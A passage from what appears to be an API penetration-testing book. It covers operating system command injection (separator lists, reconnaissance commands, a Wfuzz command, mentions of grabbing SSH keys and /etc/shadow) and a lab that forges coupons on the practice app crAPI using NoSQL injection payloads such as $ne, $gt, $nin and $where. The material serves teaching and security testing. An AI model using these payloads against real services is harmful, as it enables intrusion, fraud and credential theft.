

Figure 12-2: Successful NoSQL injection attack using Postman

Operating System Command Injection

Operating system command injection is similar to the other injection attacks we've covered in this chapter, but instead of, say, database queries, you'll inject a command separator and operating system commands. When you're performing operating system injection, it helps a great deal to know which operating system is running on the target server. Make sure you get the most out of your Nmap scans during reconnaissance in an attempt to glean this information.

As with all other injection attacks, you'll begin by finding a potential injection point. Operating system command injection typically requires being able to leverage system commands that the application has access to or escaping the application altogether. Some key places to target include URL query strings, request parameters, and headers, as well as any request that has thrown unique or verbose errors (especially those containing any operating system information) during fuzzing attempts.

Characters such as the following all act as *command separators*, which enable a program to pair multiple commands together on a single line. If a web application is vulnerable, it would allow an attacker to add command separators to an existing command and then follow it with additional operating system commands:

```
|                    '
||                   "
&                    ;
&&                   '"
```

If you don't know a target's underlying operating system, put your API fuzzing skills to work by using two payload positions: one for the command separator followed by a second for the operating system command. Table 12-1 is a small list of potential operating system commands to use.

Table 12-1: Common Operating System Commands to Use in Injection Attacks

Operating system	Command	Description
Windows	`ipconfig`	Shows the network configuration
	`dir`	Prints the contents of a directory
	`ver`	Prints the operating system and version
	`echo %CD%`	Prints the current working directory
	`whoami`	Prints the current user
*nix (Linux and Unix)	`ifconfig`	Shows the network configuration
	`ls`	Prints the contents of a directory
	`uname -a`	Prints the operating system and version
	`pwd`	Prints the current working directory
	`whoami`	Prints the current user

To perform this attack with Wfuzz, you can either manually provide a list of commands or supply them as a wordlist. In the following example, I have saved all my command separators in the file *commandsep.txt* and operating system commands as *os-cmds.txt*:

```
$ wfuzz -z file,wordlists/commandsep.txt -z file,wordlists/os-cmds.txt http://vulnerableAPI
.com/api/users/query?=WFUZZWFUZ2Z
```

To perform this same attack in Burp Suite, you could leverage an Intruder cluster bomb attack.

We set the request to be a login POST request and target the `user` parameter. Two payload positions have been set to each of our files. Review the results for anomalies, such as responses in the 200s and response lengths that stick out.

What you decide to do with your operating system command injection is up to you. You could retrieve SSH keys, the */etc/shadow* password file on Linux, and so on. Alternatively, you could escalate or command-inject to a full-blown remote shell. Either way, that is where your API hacking transitions into regular old hacking, and there are plenty of other books on that topic. For additional information, check out the following resources:

- *RTFM: Red Team Field Manual* (2013) by Ben Clark
- *Penetration Testing: A Hands-On Introduction to Hacking* (No Starch Press, 2014) by Georgia Weidman
- *Ethical Hacking: A Hands-On Introduction to Breaking In* (No Starch Press, 2021) by Daniel Graham

- *Advanced Penetration Testing: Hacking the World's Most Secure Networks* (Wiley, 2017) by Wil Allsop
- *Hands-On Hacking* (Wiley, 2020) by Jennifer Arcuri and Matthew Hickey
- *The Hacker Playbook 3: Practical Guide to Penetration Testing* (Secure Planet, 2018) by Peter Kim
- *The Shellcoder's Handbook: Discovering and Exploiting Security Holes* (Wiley, 2007) by Chris Anley, Felix Lindner, John Heasman, and Gerardo Richarte

Summary

In this chapter, we used fuzzing to detect several types of API injection vulnerabilities. Then we reviewed the myriad ways these vulnerabilities can be exploited. In the next chapter, you'll learn how to evade common API security controls.

Lab #9: Faking Coupons Using NoSQL Injection

It's time to approach the crAPI with our new injection powers. But where to start? Well, one feature we haven't tested yet that accepts client input is the coupon code feature. Now don't roll your eyes—coupon scamming can be lucrative! Search for Robin Ramirez, Amiko Fountain, and Marilyn Johnson and you'll learn how they made $25 million. The crAPI might just be the next victim of a massive coupon heist.

Using the web application as an authenticated user, let's use the **Add Coupon** button found within the Shop tab. Enter some test data in the coupon code field and then intercept the corresponding request with Burp Suite (see Figure 12-3).



Figure 12-3: The crAPI coupon code validation feature

In the web application, using this coupon code validation feature with an incorrect coupon code results in an "invalid coupon code" response. The intercepted request should look like the following:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 192.168.195.130:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
--snip--
Content-Type: application/json
Authorization: Bearer Hapi.hacker.token
Connection: close

{"coupon_code":"TEST!"}
```

Notice the `"coupon_code"` value in the POST request body. This seems like a good field to test if we're hoping to forge coupons. Let's send the request over to Intruder and add our payload positions around `TEST!` so we can fuzz this coupon value. Once we've set our payload positions, we can add our injection fuzzing payloads. Try including all the SQL and NoSQL payloads covered in this chapter. Next, begin the Intruder fuzzing attack.

The results of this initial scan all show the same status code (500) and response length (385), as you can see in Figure 12-4.

Request	Payload	Status	Error	Timeout	Length
28	{$where":"sleep(1000)"}	500	☐	☐	385
20	{"$ne":""}	500	☐	☐	385
18	{"$gt:""}	500	☐	☐	385
23	\\'a\\'a	500	☐	☐	385
21	\\'1=='1	500	☐	☐	385
9	\\	500	☐	☐	385
8	\	500	☐	☐	385
16	OR1=1	500	☐	☐	385
10	;	500	☐	☐	385
7	//	500	☐	☐	385
22	//	500	☐	☐	385
6	/	500	☐	☐	385
4	---	500	☐	☐	385
3	--	500	☐	☐	385
24	\\'\\'1'--'1';//	500	☐	☐	385

Figure 12-4: Intruder fuzzing results

Nothing appears anomalous here. Still, we should investigate what the requests and responses look like. See Listings 12-1 and 12-2.

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
--snip--

{"coupon_code":"%7b$where%22%3a%22sleep(1000)%22%7d"}
```

Listing 12-1: The coupon validation request

```
HTTP/1.1 500 Internal Server Error
--snip--

{}
```

Listing 12-2: The coupon validation response

While reviewing the results, you may notice something interesting. Select one of the results and look at the Request tab. Notice that the payload we sent has been encoded. This could be interfering with our injection attack because the encoded data might not be interpreted correctly by the application. In other situations, the payload might need to be encoded to help bypass security controls, but for now, let's find the source of this problem. At the bottom of the Burp Suite Intruder Payloads tab is an option to URL-encode certain characters. Uncheck this box, as shown in Figure 12-5, so that the characters will be sent, and then send another attack.



Figure 12-5: Burp Suite Intruder's payload-encoding options

The request should now look like Listing 12-3, and the response should now look like Listing 12-4:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
--snip--

{"coupon_code":"{"$nin":[1]}"}"
```

Listing 12-3: The request with URL encoding disabled

```
HTTP/1.1 422 Unprocessable Entity
--snip--

{"error":"invalid character '$' after object key:value pair"}
```

Listing 12-4: The corresponding response

This round of attacks did result in some slightly more interesting responses. Notice the 422 Unprocessable Entity status code, along with the verbose error message. This status code normally means that there is an issue in the syntax of the request.

Taking a closer look at our request, you might notice a possible issue: we placed our payload position within the original key/value quotes generated in the web application's request. We should experiment with the payload position to include the quotes so as to not interfere with nested object

injection attempts. Now the Intruder payload positions should look like the following:

```
{"coupon_code":§"TEST!"§}
```

Once again, initiate the updated Intruder attack. This time, we receive even more interesting results, including two 200 status codes (see Figure 12-6).



Figure 12-6: Burp Suite Intruder results

As you can see, two injection payloads, `{"$gt":""}` and `{"$nin":[1]}`, resulted in successful responses. By investigating the response to the `$nin` (not in) NoSQL operator, we see that the API request has returned a valid coupon code. Congratulations on performing a successful API NoSQL injection attack!

Sometimes the injection vulnerability is present, but you need to troubleshoot your attack attempts to find the injection point. Therefore, make sure you analyze your requests and responses and follow the clues left within verbose error messages.